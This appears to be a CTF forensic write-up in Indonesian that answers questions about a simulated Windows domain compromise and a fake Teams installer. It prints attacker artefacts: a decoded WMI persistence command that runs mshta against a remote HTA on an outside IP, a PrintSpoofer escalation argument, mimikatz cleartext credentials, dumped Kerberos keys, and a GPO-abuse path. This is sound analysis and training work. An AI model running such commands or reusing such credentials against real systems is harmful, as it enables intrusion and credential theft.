Arcabit	Generic.ShellCode.Donut.Marte.1.80380...	Avast	Win32:Agent-BEEL [Trj]
AVG	Win32:Agent-BEEL [Trj]	BitDefender	Generic.ShellCode.Donut.Marte.1.80380...
CTX	Unknown.trojan.silver	Cyren	Malicious (score: 99)

Q9: SeImpersonatePrivilege

Name	Date modified	Type	Size
 CAPABLE_TABLETOP.bin	02/11/2024 20:25	BIN File	15.559 KB
 MegaCorp_PayrollAdjustment_Notice.docx	05/11/2024 07:43	Shortcut	1 KB
 MegaCorpServiceWorker.js	03/11/2024 00:52	JavaScript Source ...	27.685 KB
 MegaCorpServiceWorker.txt	17/08/2026 20:09	Text Document	27.684 KB
 MegaCorpSync.bin	03/11/2024 18:16	BIN File	46 KB
 MegaCorpSync.exe	03/11/2024 18:06	Application	9 KB
 MegaCorpUpdater.msi	03/11/2024 16:32	Windows Installer ...	156 KB
 mimikatz.exe	03/11/2024 17:36	Application	906 KB
 PrintSpoofer64.exe	07/12/2021 19:57	Application	27 KB

PrintSpoofer64.exe

Mode AI **Semua** Gambar Shopping Video Berita Video singkat Lainnya Alat

Ringkasan AI Indonesia

PrintSpoofer64.exe is a 64-bit proof-of-concept tool used to escalate privileges on Windows systems. It abuses the Windows Print Spooler service and `SeImpersonatePrivilege` to capture a `SYSTEM` token and launch processes with full administrative rights. [GitHub +2](#)

How It Works

- Prerequisites:** The current user account must already have `SeImpersonatePrivilege` or `SeAssignPrimaryTokenPrivilege` enabled (common for `LOCAL SERVICE` or `NETWORK SERVICE` accounts).
- Service Dependency:** The Windows Print Spooler service (`spoolsv.exe`) must be

Tampilkan lainnya

GitHub

itm4n/PrintSpoofer: A proof-of-concept tool for impersonation privilege escalation on Windows systems.

21 Sep 2024 — C:\TOOLS\PrintSpoofer v0.1 (by @itm4n)

hackify.nl

Privilege escalation in Windows systems: Potato attacks - Hackplayers

6 Mar 2026 — For Windows systems, PrintSpoofer is a tool that can be used to escalate privileges. If the Print Spooler service is running, it can be used to capture a SYSTEM token and launch processes with full administrative rights.

Q10: -c c:\windows\tasks\MegaCorpSync.exe

```
(removeegg@LAPTOP-2NIQFF5J) - [ /mnt/d/ctf/2026_SATSIBER/Stage3 ]
$ strings -n 6 "/mnt/d/ctf/2026_SATSIBER/Stage3/Operasi Shadow Domain/Operasi Shadow Domain/kali/exploit/MegaCorpSync.bin" | grep -i tasks
AAAA -c c:\windows\tasks\MegaCorpSync.exe
```

Q11: OSEP-Code-Snippets

Strings MegaCorpSync.exe

```
removeegg@LAPTOP-2NIQFF5J: ~$ strings MegaCorpSync.exe
lpEnvironment
hStdInput
hStdOutput
get_Now
wShowWindow
InitializeArray
ReadProcessMemory
WriteProcessMemory
lpCurrentDirectory
WrapNonExceptionThrows
Shellcode Process Hollowing
Copyright
2021
$d8b2f4f4-2b59-4457-b710-f15844570997
1.0.0.0
.NETFramework,Version=v4.7.2
FrameworkDisplayName
.NET Framework 4.7.2
RSDSUII
C:\Users\jigsaw\Source\Repos\OSEP-Code-Snippets\Shellcode Process Hollowing\obj\x64\Release\Shellcode Process Hollowing.pdb
AQAPRQH1
rPM1
JJH1
RAQH
@ PI
AXAX*YZAXAYAZH
XAYZH
ws2_32
A*BPW1
j0AVh
}(XAMVh
unMa
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
  <assemblyIdentity version="1.0.0.0" name="MyApplication.app"/>
  <trustInfo xmlns="urn:schemas-microsoft-com:asm.v2">
    <security>
      <requestedPrivileges xmlns="urn:schemas-microsoft-com:asm.v3">
        <requestedExecutionLevel level="asInvoker" uiAccess="false"/>
      </requestedPrivileges>
    </security>
  </trustInfo>
</assembly>
```

Q12: WS01

Baca log mimikatz attacker

```
removegg@LAPTOP-2NIQFFS3: ~  
$ grep -E 'User Name|Username|Password' "/mnt/d/ctf/2026_SATISBER/Stage3/Operasi Shadow Domain/Operasi Shadow Domain/kali/loot/mimikatz.log"  
User Name      : osmith  
* Username    : osmith  
* Password    : (null)  
* Username    : osmith  
* Password    : (null)  
* Username    : MEGACORP\mtucker  
* Password    : LUmRfx9h22jhpEj  
User Name      : LOCAL SERVICE  
* Username    : (null)  
* Password    : (null)  
* Username    : (null)  
* Password    : (null)  
User Name      : DWM-1  
* Username    : WS01$  
* Password    : (null)  
* Username    : WS01$  
* Password    : (null)  
* Username    : WS01$  
* Password    : Vx[!E_#NxgoFpLsq:m[Ch5ldxPF57ke]6m($qNl Vx*$jpmi:y6g=IISI>I2L;. \0**77!vd3!v589n,>_xs2688v16'.bYV<P]^~g/ 7w%7W(g;08M2n  
User Name      : DWM-1  
* Username    : WS01$  
* Password    : (null)  
* Username    : WS01$  
* Password    : Vx[!E_#NxgoFpLsq:m[Ch5ldxPF57ke]6m($qNl Vx*$jpmi:y6g=IISI>I2L;. \0**77!vd3!v589n,>_xs2688v16'.bYV<P]^~g/ 7w%7W(g;08M2n  
User Name      : WS01$  
* Username    : WS01$  
* Password    : (null)  
* Username    : WS01$  
* Password    : Vx[!E_#NxgoFpLsq:m[Ch5ldxPF57ke]6m($qNl Vx*$jpmi:y6g=IISI>I2L;. \0**77!vd3!v589n,>_xs2688v16'.bYV<P]^~g/ 7w%7W(g;08M2n  
User Name      : UMF0-1  
* Username    : WS01$  
* Password    : (null)  
* Username    : WS01$  
* Password    : Vx[!E_#NxgoFpLsq:m[Ch5ldxPF57ke]6m($qNl Vx*$jpmi:y6g=IISI>I2L;. \0**77!vd3!v589n,>_xs2688v16'.bYV<P]^~g/ 7w%7W(g;08M2n  
User Name      : UMF0-9  
* Username    : WS01$  
* Password    : (null)  
* Username    : WS01$  
* Password    : Vx[!E_#NxgoFpLsq:m[Ch5ldxPF57ke]6m($qNl Vx*$jpmi:y6g=IISI>I2L;. \0**77!vd3!v589n,>_xs2688v16'.bYV<P]^~g/ 7w%7W(g;08M2n  
User Name      : WS01$  
* Username    : WS01$  
* Password    : (null)  
* Username    : WS01$  
* Password    : (null)
```

Q13: osmith


```
User Name      : osmith  
* Username    : osmith  
* Password    : (null)  
* Username    : osmith  
* Password    : (null)  
* Username    : MEGACORP\mtucker  
* Password    : LUmRfx9h22jhpEj
```

Q14: mtucker:LUmRfx9h22jhpEj

Di gambar Q13 udah tertera info yang diminta


Q15: Developers

Import json bloodhound dari folder recon ke BloodHound, terus search memberOf user mtucker



Q16: Developers,GenericAll,Engineers


Cek First Degree Object Control dari Node Developer



Q17: Administrators,Developers,Engineers

Setelah hover ke Engineers, hop selanjutnya itu ke MEGAPOLICY yang dimana MEGAPOLICY merupakan akses Administrator

Q18: Engineers,GenericWrite,MEGAPOLICY



Q19: SharpGPOAbuse.exe

Timeline Explorer v2026.5.0								
File Tools Tabs View Help								
mft.csv								
Drag a column header here to group by that column								
	Parent Sequence Number	In Use	Parent Path	File Name	Extension	Is Directory	Has Ads	
5	1	☒	.\ProgramData\Microsoft\User Account Pictures	MEGACORP+mtucker.dat	.dat	☐	☐	
3	3	☒	.\Users\mtucker\AppData\Local\Microsoft\Windows	UsrClass.dat	.dat	☐	☐	
3	3	☒	.\Users\mtucker\AppData\Local\Microsoft\Windows	UsrClass.dat.LOG1	.LOG1	☐	☐	
3	3	☒	.\Users\mtucker\AppData\Local\Microsoft\Windows	UsrClass.dat.LOG2	.LOG2	☐	☐	
3	3	☒	.\Users\mtucker\AppData\Local\Microsoft\Windows	UsrClass.dat{bdf6c52-9c47-11ef-a115-000c29...	.blf	☐	☐	
3	3	☒	.\Users\mtucker\AppData\Local\Microsoft\Windows	UsrClass.dat{bdf6c52-9c47-11ef-a115-000c29...	.regtrans-ms	☐	☐	
3	3	☒	.\Users\mtucker\AppData\Local\Microsoft\Windows	UsrClass.dat{bdf6c52-9c47-11ef-a115-000c29...	.regtrans-ms	☐	☐	
3	3	☒	.\Users\mtucker\AppData\Local\Microsoft\Windows	PowerShell		☒	☐	
3	3	☒	.\Users\mtucker\AppData\Local\Microsoft\Windows\...	ModuleAnalysisCache		☐	☐	
7	1	☒	.\Windows\Tasks	SharpGPOAbuse.exe	.exe	☐	☐	
3	3	☒	.\Users\mtucker\AppData\Local\Microsoft\Windows	SchCache		☒	☐	
1	4	☒	.\Users\mtucker\AppData\Local\Microsoft\Windows\...	megacorp.local.sch	.sch	☐	☐	
5	4	☒	.\Windows\SYSTEM\domain\Policies\{21F19815-4E40-...	Microsoft		☒	☐	
3	12	☒	.\Windows\SYSTEM\domain\Policies\{21F19815-4E40-...	Windows NT		☒	☐	
1	2	☒	.\Windows\SYSTEM\domain\Policies\{21F19815-4E40-...	SecEdit		☒	☐	
5	2	☒	.\Windows\SYSTEM\domain\Policies\{21F19815-4E40-...	GptTmpl.inf	.inf	☐	☐	
3	1	☒	.\ProgramData	ntuser.pol	.pol	☐	☐	
2	5	☒	.\Windows\security\templates\policies	gpt00002.dom	.dom	☐	☐	
5	1	☒	.\Windows\System32\wbem\Performance	WmiApRpl.h	.h	☐	☐	
5	1	☒	.\Windows\System32\wbem\Performance	WmiApRpl.ini	.ini	☐	☐	
2	1	☒	.\Windows\INF\WmiApRpl\0009	WmiApRpl.ini	.ini	☐	☐	
3	1	☒	.\Windows\INF\WmiApRpl	WmiApRpl.ini	.ini	☐	☐	
4			.\Windows\INF\WmiApRpl	WmiApRpl.ini	.ini	☐	☐	
D:\cfh_2026_SATSIBER\Stage3_out\mft.csv								
Total lines 140.635 Visible lines 140.635 Open files: 1 Search options								

Q20: Robbie Ooi

Pake tools yang di Q1 tapi gausah pake grep, terus kita nemu suspected usernamenya yaitu rooi

```
megacorp.local\nnorth:aes128-cts-hmac-sha1-96:1494d805511c820753dc61eabd72b288
megacorp.local\nnorth:des-cbc-md5:cb1f2fdc8607d66e
megacorp.local\mcarr:aes256-cts-hmac-sha1-96:4e6d1559e520cc7a3e6a21d29627400149d429f9d30f1d8211d8f11138e5a8ab
megacorp.local\mcarr:aes128-cts-hmac-sha1-96:ec9ee3d37168c5f749d435c4f3466fdd
megacorp.local\mcarr:des-cbc-md5:2fdf79547fdca245
megacorp.local\rooi:aes256-cts-hmac-sha1-96:7b84f5e2603f1c5cca39ec853350f5413048411857c64cf3ddbcf00cc4610783
megacorp.local\rooi:aes128-cts-hmac-sha1-96:27cd019f36649d85079d232dd6ae0d15
megacorp.local\rooi:des-cbc-md5:9d136d51e9c1a491
[*] Cleaning up...
```

Baca displayName-nya dari ntds

```
(removegg@LAPTOP-2NIQFF5J)-[~/mnt/d/ctf/2026_SATSIBER/Stage3]
$ python3 -c "from dissect.esedb import EseDB; t=EseDB(open('/mnt/d/ctf/2026_SATSIBER/Stage3/Operasi Shadow Domain/Operasi Shadow Domain/DC01/Active Directory/ntds.dit','rb')).table('datatable'); [print(r.get('ATTm589825')) for r in t.records() if r.get('ATTm590045')== 'rooi']"
Robbin Ooi
```

Q22: cmd /c 'mshta http://45.123.76.89/MEGACORP_DataSync.hta'

```
(removegg@LAPTOP-2NIQFF5J)-[~/mnt/d/ctf/2026_SATSIBER/Stage3]
$ strings "/mnt/d/ctf/2026_SATSIBER/Stage3/Operasi Shadow Domain/Operasi Shadow Domain/DC01/C/Windows/System32/wbem/Repository/OBJECTS.DATA" | grep -A2 -i RegistryBackup
RegistryBackup
RegistryBackup
string
YwBtAGQAIAAvAGMAIAAnAG0AcwBoAHQAYQAgAGgAdAB0AHAA0gAvAC8ANAA1AC4AMQAYADMALgA3ADYALgA4ADkALwBNAEUARwBBAEMATwBSAFAAXwBEAGEAdABhAFMAeQBuaAGMALgBoAHQAYQAnAA==
```

```
(removegg@LAPTOP-2NIQFF5J)-[~/mnt/d/ctf/2026_SATSIBER/Stage3]
$ strings "/mnt/d/ctf/2026_SATSIBER/Stage3/Operasi Shadow Domain/Operasi Shadow Domain/DC01/C/Windows/System32/wbem/Repository/OBJECTS.DATA" | grep -A2 -i RegistryBackup
RegistryBackup
RegistryBackup
RegistryBackup
string
YwBtAGQAIAAvAGMAIAAnAG0AcwBoAHQAYQAgAGgAdAB0AHAA0gAvAC8ANAA1AC4AMQAYADMALgA3ADYALgA4ADkALwBNAEUARwBBAEMATwBSAFAAXwBEAGEAdABhAFMAeQBuaAGMALgBoAHQAYQAnAA==
(removegg@LAPTOP-2NIQFF5J)-[~/mnt/d/ctf/2026_SATSIBER/Stage3]
$ echo "YwBtAGQAIAAvAGMAIAAnAG0AcwBoAHQAYQAgAGgAdAB0AHAA0gAvAC8ANAA1AC4AMQAYADMALgA3ADYALgA4ADkALwBNAEUARwBBAEMATwBSAFAAXwBEAGEAdABhAFMAeQBuaAGMALgBoAHQAYQAnAA==" | base64 -d
cmd /c 'mshta http://45.123.76.89/MEGACORP_DataSync.hta'
```

Operation Silent Powershell

[DATA NODE : 01 / 01]

01 Identifikasi waktu malware diunduh dalam format UTC.

XXXX-XX-XX XX:XX:XX

Q1: 2024-11-06 01:57:54

D8 Browser for SQLite - D:\ctf\2026_SATSIBER\Stage3\Operasi Silent PowerShell_2\Operasi Silent PowerShell\Operasi Silent PowerShell\C\Users\Eli\AppData\Roaming\Mozilla\Firefox\Profiles\sq1wae60.default-release\places.sqlite

File Edit View Tools Help

New Database Open Database Write Changes Revert Changes Undo Open Project Save Project Attach Database Close Database

Database Structure Browse Data Edit Pragma Execute SQL

Table: moz_annos

id	place_id	anno_attribute_id	content	flags	expiration	type	dateAdded	lastModified
				Filter	Filter			
1	1	30	1 file:///C:/Users/Eli/Downloads/TeamsSetup.exe	0	4	3	1730858274151000	1730858274151000
2	2	30	2 {"state":1,"deleted":false,"endTime":1730858274550,"fileSize":102912}	0	4	3	1730858274797000	1730858274797000

1 - 2 of 2

Go to: 1

UTF-8

Convert epoch to human-readable date and vice versa

1730858274151000

Timestamp to readable date ⚙

Supports Unix timestamps in seconds, milliseconds, microseconds and nanoseconds.

Assuming that this timestamp is in **microseconds (1/1,000,000 second)** ▾

UTC

: Wednesday, November 6, 2024 at 1:57:54.151 AM

📄

Local time

: Wednesday, November 6, 2024 at 8:57:54.151 AM

📄

UTC+07:00

Relative

: 2 years ago

[DATA NODE : 02 / 02]

02 Apa nama domain tempat file tersebut diunduh?

*****_**_*_*_*****_**_*****_**_*

Q2: files.needtodownload.s3.eu-north-1.amazonaws.com

DB Browser for SQLite - D:\ctf\2026_SATSIBER\Stage3\Operasi Silent PowerShell_2\Operasi Silent PowerShell\Users\Eli\AppData\Roaming\Mozilla\Firefox\Profiles\sqt1wae60.default-release\places.sqlite

File Edit View Tools Help

New Database Open Database Write Changes Revert Changes Undo Open Project Save Project Attach Database Close Database

Database Structure Browse Data Edit Pragma Execute SQL

Table: moz_origins

	id	prefix	host	frequency	recalc_frequency	alt_frequency	recalc_alt_frequency
	Filter	Filter	Filter	Filter	Filter	Filter	Filter
1	1	https://	support.mozilla.org	1	0	NULL	1
2	2	https://	www.mozilla.org	250	0	NULL	1
3	3	https://	www.google.com	900	1	NULL	1
4	4	https://	nordvpn.com	100	0	NULL	1
5	5	https://	learn.microsoft.com	100	0	NULL	1
6	6	https://	www.googleadservices.com	25	0	NULL	1
7	7	https://	pixel.everesttech.net	25	0	NULL	1
8	8	https://	aws.amazon.com	40	0	NULL	1
9	9	http://	youtube.com	25	0	NULL	1
10	10	https://	youtube.com	25	0	NULL	1
11	11	https://	www.youtube.com	350	1	NULL	1
12	12	https://	support.wcsu.edu	100	0	NULL	1
13	13	https://	www.utep.edu	100	0	NULL	1
14	14	https://	files.needtodownload.s3.eu-north-1.amazonaws.com	-1	1	NULL	1
15	15	file://		-1	1	NULL	1
16	16	https://	get.adobe.com	-1	1	NULL	1
17	17	https://	www.python.org	-1	1	NULL	1

1 - 17 of 17

Go to: 1

UTF-8

[DATA NODE : 03 / 03]

03 Identifikasi hash SHA-1 dari malware tersebut.

Q3: de733beed85f39605fcdea42dddee190506424f2

Parsing Amcache.hve pake AmcacheParser, buka pake TimelineExplorer

Timeline Explorer v2026.5.0

File Tools Tabs View Help

20260816194427_Amcache_UnassociatedFileEntries.csv 20260816194427_Amcache_DeviceContainers.csv 20260816194427_Amcache_DevicePrpss.csv 20260816194427_Amcache_DriveBinaries.csv 20260816194427_Amcache_DriverPackages.csv 20260816194427_Amcache_ShortCuts.csv

Drag a column header here to group by that column

TeamsSetup x Find

	File Key	Last Write Timestamp	SHA1	Is Os Component	Full Path
▼	16d7b00000904	2024-11-06 01:58:16	4d94c378d26131d98314bdf0c26cd4653d55948f	☐	c:\users\eli\downloads\ms teams setup.exe
+	2f80a00000000	2024-11-06 01:58:12	de733beed85f39605fcdea42dddee190506424f2	☐	c:\users\eli\downloads\ teams setup.exe

D:\ctf\2026_SATISBER\Stage3\Operasi Silent PowerShell_2\Operasi Silent PowerShell\Operasi Silent PowerShell\C\Windows\AppCompat\Programs\Amcache\20260816194427_Amcache_UnassociatedFileEntries.csv

Total lines 388 Visible lines 2 Open files: 6 Search options

04 Malware tersebut tampaknya mencoba mengunduh tool kedua saat proses eksekusi. Temukan dan sebutkan URL lengkap yang digunakan.

Q4: <https://github.com/gentilkiwi/mimikatz/archive/refs/heads/master.zip>

Buka Windows Defender Support log di C:\ProgramData\Microsoft\Windows Defender\Support\MPLog-20241029-115405.log

[DATA NODE : 05 / 05]

05 Apa nama file batch (.bat) yang dibuat pada sistem sebagai bagian dari eksekusi malware?

*****.***

Q5: TEAMSUPDATE.BAT

Parsing prefetch TeamsUpdater.exe, terus buka pake TimelineExplorer terus hover ke Files Loaded


```
(E9672823D60ACBFBAB414FE80833268)SYSTEM.SERVICEPROCESS.NI.DLL.AUX, \VOLUME{01db2a3bfbc6639-8afbd8d4}\WINDOWS\ASSEMBLY\NATIVEIMAGES_V4.0.30319_64\SYSTEM.SERV75987078#
(E9672823D60ACBFBAB414FE80833268)SYSTEM.SERVICEPROCESS.NI.DLL, \VOLUME{01db2a3bfbc6639-8afbd8d4}\WINDOWS\ASSEMBLY\NATIVEIMAGES_V4.0.30319_64\SYSTEM.MANAGEMENT
\809A9F83136A8F03C92318B86832683)SYSTEM.MANAGEMENT.NI.DLL.AUX, \VOLUME{01db2a3bfbc6639-8afbd8d4}\WINDOWS\ASSEMBLY\NATIVEIMAGES_V4.0.30319_64\SYSTEM.MANAGEMENT
\809A9F83136A8F03C92318B86832683)SYSTEM.MANAGEMENT.NI.DLL, \VOLUME{01db2a3bfbc6639-8afbd8d4}\WINDOWS\ASSEMBLY\NATIVEIMAGES_V4.0.30319_64\MICROSOFT.PGF792626#
\0AF80D88698953858B28A2660DF183)MICROSOFT.POWERSHELL.SECURITY.NI.DLL.AUX, \VOLUME{01db2a3bfbc6639-8afbd8d4}\WINDOWS\MICROSOFT.NET\ASSEMBLY\GAC_MSIL\MICROSOFT.POWERSHELL.SECURITY\V4.0_
3.0.0.0_31BF3856AD364E35\MICROSOFT.POWERSHELL.SECURITY.DLL, \VOLUME{01db2a3bfbc6639-8afbd8d4}\WINDOWS\ASSEMBLY\NATIVEIMAGES_V4.0.30319_64\MICROSOFT.WE0722664#
\BA9926DB74D5B3E581807E073656086)MICROSOFT.WSMAN.MANAGEMENT.NI.DLL.AUX, \VOLUME{01db2a3bfbc6639-8afbd8d4}\WINDOWS\MICROSOFT.NET\ASSEMBLY\GAC_MSIL\MICROSOFT.WSMAN.MANAGEMENT\V4.0_3.0.0.0_
31BF3856AD364E35\MICROSOFT.WSMAN.MANAGEMENT.DLL, \VOLUME{01db2a3bfbc6639-8afbd8d4}\WINDOWS\ASSEMBLY\NATIVEIMAGES_V4.0.30319_64\MICROSOFT.W193497EB# \A57A8B55584B103E2DF4A21E2143EE04
\MICROSOFT.WSMAN.RUNTIME.NI.DLL.AUX, \VOLUME{01db2a3bfbc6639-8afbd8d4}\WINDOWS\MICROSOFT.NET\ASSEMBLY\GAC_MSIL\MICROSOFT.WSMAN.RUNTIME\V4.0_3.0.0.0_31BF3856AD364E35
\MICROSOFT.WSMAN.RUNTIME.DLL, \VOLUME{01db2a3bfbc6639-8afbd8d4}\WINDOWS\ASSEMBLY\NATIVEIMAGES_V4.0.30319_64\SYSTEM.CONFIGURATION\478EC83F8870980201421416101538C
\SYSTEM.CONFIGURATION.NI.DLL, \VOLUME{01db2a3bfbc6639-8afbd8d4}\WINDOWS\SYSTEM32\SYSTEM.STORAGE.DLL, \VOLUME{01db2a3bfbc6639-8afbd8d4}\WINDOWS\SYSTEM32\PROFAPI.DLL,
\VOLUME{01db2a3bfbc6639-8afbd8d4}\WINDOWS\SYSTEM32\TZRES.DLL, \VOLUME{01db2a3bfbc6639-8afbd8d4}\WINDOWS\SYSTEM32\EN-US\TZRES.DLL.MUI, \VOLUME{01db2a3bfbc6639-8afbd8d4}\WINDOWS\ASSEMBLY
\NATIVEIMAGES_V4.0.30319_64\SYSTEM.DATA\C1744DAAGF07C2D6E6AD68783C8C97E9\SYSTEM.DATA.NI.DLL.AUX, \VOLUME{01db2a3bfbc6639-8afbd8d4}\WINDOWS\ASSEMBLY\NATIVEIMAGES_V4.0.30319_64\SYSTEM.DATA
\C1744DAAGF07C2D6E6AD68783C8C97E9\SYSTEM.DATA.NI.DLL, \VOLUME{01db2a3bfbc6639-8afbd8d4}\WINDOWS\MICROSOFT.NET\ASSEMBLY\GAC_64\SYSTEM.DATA\V4.0_4.0.0.0_877A5C561934E089\SYSTEM.DATA.DLL,
\VOLUME{01db2a3bfbc6639-8afbd8d4}\WINDOWS\SYSTEM32\WS2_32.DLL, \VOLUME{01db2a3bfbc6639-8afbd8d4}\WINDOWS\ASSEMBLY\NATIVEIMAGES_V4.0.30319_64\SYSTEM.DTRED131BA9#
